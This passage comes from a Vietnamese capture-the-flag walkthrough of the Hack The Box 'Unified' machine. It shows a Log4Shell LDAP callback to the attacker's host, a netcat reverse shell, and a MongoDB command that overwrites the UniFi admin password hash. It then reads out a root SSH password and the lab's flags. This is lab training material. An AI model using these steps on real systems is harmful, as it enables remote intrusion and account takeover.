  ]
}
```

Ta quan sát trên server Rogue thì thấy có nhận được một phản hồi;

```
Mapping ldap://10.10.16.42:1389/o=tomcat to artsploit.controllers.Tomcat
Sending LDAP ResourceRef result for o=tomcat with javax.el.ELProcessor payload
```

Kết quả ở netcat listener:

```
┌──(semloh4869㉿kali)-[~/hackthebox/Unified]
└─$ netcat -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.16.42] from (UNKNOWN) [10.129.19.150] 46496
whoami
unifi
```

Lúc này ta thực hiện lệnh sau để nâng cấp terminal shell:

script /dev/null -c bash

```
┌──(semloh4869㉿kali)-[~/hackthebox/Unified]
└─$ netcat -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.16.42] from (UNKNOWN) [10.129.19.150] 46496
whoami
unifi
script /dev/null -c bash
Script started, file is /dev/null
unifi@unified:/usr/lib/unifi$
```

Vào đường dẫn **/home/michael** ta sẽ tìm được user flag:

```
unifi@unified:/home$ cd michael
cd michael
unifi@unified:/home/michael$ ls
ls
user.txt
unifi@unified:/home/michael$ cat user.txt
cat user.txt
6ced1a6a89e666c0620cdb10262ba127
unifi@unified:/home/michael$
```


User flag: **6ced1a6a89e666c0620cdb10262ba127**

Thực hiện leo thang đặc quyền root:


Dựa vào artical đã đề cập ở trên, ta có thể truy cập vào khu vựa của admin trên ứng dụng Unifi và có thể trích xuất thông tin SSH được dùng giữa các ứng dụng. Đầu tiên kiểm tra ứng dụng MongoDB có đang chạy trên máy mục tiêu hay không. Ta có thể lợi dụng điều đó để tìm kiếm thông tin đăng nhập của admin.
Dùng lệnh: **ps aux | grep mongo**

```
unifi@unified:/usr/lib/unifi$ ps aux | grep mongo
ps aux | grep mongo
unifi          68  0.3  4.1 1100676 85152 ?       Sl   14:24   0:42 bin/mongod --dbpath /usr/lib/unifi/data/db --port 27117 --unixSocketPrefix /usr/lib/unifi/run --logRotate reopen --logappend --logpath /usr/lib
/unifi/logs/mongod.log --pidfilepath /usr/lib/unifi/run/mongod.pid --bind_ip 127.0.0.1
unifi        5690  0.0  0.0  11468   996 pts/0    S+   17:50   0:00 grep mongo
unifi@unified:/usr/lib/unifi$
```

Ta biết được MongoDB đang chạy trên máy mục tiêu ở cổng **27117**
Kiểm tra đáp án:




Task9:




Các bước thực hiện:

Tra cứu trên Google ta với từ khóa **UniFi Default Database** ta biết được đáp án là **ace**
Kiểm tra kết quả:




Task10:




Các bước thực hiện:

Tra cứu trên Google ta với từ khóa **find items in mongo** ta biết được đáp án là **db.admin.find()**

Kiểm tra kết quả:




Task11:




Các bước thực hiện:

Tra cứu trên Google ta với từ khóa **find items in mongo** ta biết được đáp án là **db.admin.update()**

Kiểm tra kết quả:




Task12:



Các bước thực hiện:

Ta tương tác với datebase tên **ace** của MongeDB thông quua câu lệnh:
mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
Nhằm truy vấn tất cả các thông tin trong bộ sưu tập admin:

Ta thấy mật khẩu của admin được lưu ở biến x_shadow đã bị mã hóa, ta thấy loại mã hóa này là SHA-512 dựa trên kí hiệu ở ba kí tự đầu của x_shadow. Mật khẩu mã hóa ở dạng này ta không thể bẻ khóa được nên ta sẽ tìm cách thay thế mật khẩu cũ bằng mật khẩu do ta tạo ra.
Ta sử dụng công cụ **mkpasswd** để tạo mật khẩu mới được mã hóa SHA-512.
Dùng lệnh: **mkpasswd -m sha-512 Password1234**




Sau đó thay thế nó cho mật khẩu cũ bằng lệnh:
mongo --port 27117 ace --eval
'db.admin.update({"_id":ObjectId("61ce278f46e0fb0012d47ee4")},{set:{"x_shadow":"$6

GeZGYb2PTKZ7/kut$qaq12JLoTFW424d4VENtBlapZkoD46mQGqJew7kHevgw2IcKdgTiY4NvjRA/NT.aDN.y9KI.q76ACdJJuzW5D."}})'


```
unifi@unified:/usr/lib/unifi$ mongo --port 27117 ace --eval 'db.admin.update({"_id":ObjectId("61ce278f46e0fb0012d47ee4")},{$set:{"x_shadow":"$6$GeZGYb2PTKZ7/kut$qaq12JLoTFW424d4VENtBlapZkoD46mQGqJew7kHevgw2IcK
gTiY4NvjRA/NT.aDN.y9KI.q76ACdJJuzW5D."}})'
<evgw2IcKdgTiY4NvjRA/NT.aDN.y9KI.q76ACdJJuzW5D."}})'
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })
unifi@unified:/usr/lib/unifi$
```

Kiểm tra lại bằng lệnh:
mongo –port 27117 ace –eval "db.admin.find().forEach(printjson);"


Bây giờ ta quay lại đăng nhập vào web với tư cách administrator với mật khẩu mới là **Password1234**:



Ta vào phần Setting chọn mục Site, ta tìm được password của user root:




Password: **NotACrackablePassword4U2022**
Kiểm tra đáp án:




Submit user flag:

Các bước thực hiện:

Ta đã tìm thấy ở task trước
User flag: **6ced1a6a89e666c0620cdb10262ba127**
Kiểm tra đáp án:




Submit root flag:



Các bước thực hiện:

Kết nối ssh đến máy mục tiêu bằng user root:
Password: **NotACrackablePassword4U2022**

Lấy root flag:



Root flag: **e50bc93c75b634e4b272d2f771c33681**

Kiểm tra kết quả: